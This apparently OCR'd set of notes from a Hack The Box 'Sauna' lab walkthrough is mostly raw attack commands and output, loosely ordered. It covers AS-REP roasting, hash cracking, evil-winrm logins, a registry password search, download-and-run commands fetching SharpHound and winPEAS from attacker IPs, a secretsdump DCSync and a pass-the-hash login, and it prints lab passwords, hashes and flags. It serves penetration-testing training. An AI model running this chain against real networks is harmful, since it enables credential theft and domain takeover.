

**GETNPUSERS.PY**

**EVIL-WINRM**

**BLOODHOUND**

**SECRETSDUMP.PY**








python GetNPUsers.py sauna/ -usersfile TargetUsers.txt -format hashcat -outputfile hashes.asreproast

hugo smith?

python getNPUsers.py EGOTISTICAL-BANK.LOCAL/ -dc-ip 10.10.10.175 -request

impacket




python ./getnpusers.py egotistical-bank.local/ -usersfile users.txt -format john -outputfile hashes.txt

```
root@kali:/home/akg/Desktop/hackthebox/sauna# cat users.txt
FSmith
SCoins
SDriver
BTaylor
HBear
root@kali:/home/akg/Desktop/hackthebox/sauna# cat hashes.txt
$krb5asrep$FSmith@EGOTISTICAL-BANK.LOCAL:b66a141fcc30fe95de02c04469c2e56a$4602bd18b808ea0b4650892dd307cb3388bf3ef5d847fa0cb3f69abd2e
80608671ff7c5862332d86eabd272794a6e861f598d5b52f4352906a1d6bc0f545fc461907b5b4d339160c22510314adde1db01798bb44ce57d1e08ba1ed4bbaecd5
61cd024c35c0a27ab4117d64b571420431c8e2c25b99ada692d6c7ba57720a613e684bd5825a363ba2264a88551e74ea3458fc0c3f7cc05275347806dcbdcc0463e7
d69c7833462ef7968689be2a7267bbe9319381f4524036ec777a2cc74fec3973f31b3bc94424a2b0f3ec11e2bbf107ad4c11abb0e9432b8d784a4ecf80e7cce93972
eb5e610cecbe626eec40d2ce7aaa89ce9af846c4078b51e0b095ee4353
root@kali:/home/akg/Desktop/hackthebox/sauna#
```


john hashes.txt -w=/usr/share/wordlists/rockyou.txt

```
root@kali:/home/akg/Desktop/hackthebox/sauna# john --show
Password files required, but none specified
root@kali:/home/akg/Desktop/hackthebox/sauna# john --show hashes.txt
$krb5asrep$FSmith@EGOTISTICAL-BANK.LOCAL:Thestrokes23

1 password hash cracked, 0 left
root@kali:/home/akg/Desktop/hackthebox/sauna#
```

ruby evil-winrm.rb -i sauna -u FSmith -p Thestrokes23

user.txt e5e4e47ae7022664cda6eb013fb0d9ed




1b5520b98d97cf17f24122a55baf70cf

Get-LocalUser

**reg query HKLM /f password /t REG_SZ /s**

ruby evil-winrm.rb -u svc_loanmgr -p Moneymakestheworldgoround! -i sauna

powershell –command “IEX(New-Object Net.Webclient).DownloadString(‘http://10.10.15.125:8000/Sharphound.ps1); Invoke-BloodHound –CollectionMethod All –Verbose –LdapUSer ‘svc_loanmgr’ –LdapPass ‘Moneymakestheworldgoround’”

certutil -urlcache -split -f http://10.10.14.67:8080/winPEAS

certutil -urlcache -split -f http://10.10.14.67:8080/winPEASexe winPEAS.exe

./winPEAS.exe

EGOTISTICALBANK\svc_loanmanager DefaultPassword : Moneymakestheworldgoround!

ruby evil-winrm.rb -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff -i 10.10.10.175

f3ee04965c68257382e31502cc5e881f

upload /home/akg/Desktop/hackthebox/sauna/sharphound.ps1 C:\Users\svc_loanmgr\Documents\sharphound.ps1 Info:

import-module .\sharphound.ps1

invoke-BloodHound -CollectionMethod All

download C:\Users\svc_loanmgr\Documents\20200308110900_BloodHound.zip
/home/akg/Desktop/hackthebox/sauna/20200308110900_BloodHound.zip

secretsdump.py -just-dc-ntlm EGOTISTICAL-BANK.LOCAL/svc_loanmgr:"Moneymakestheworldgoround!"@10.10.10.175

ruby evil-winrm.rb -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff -i 10.10.10.175

d9485863c1e9e05851aa40cbb4ab9dff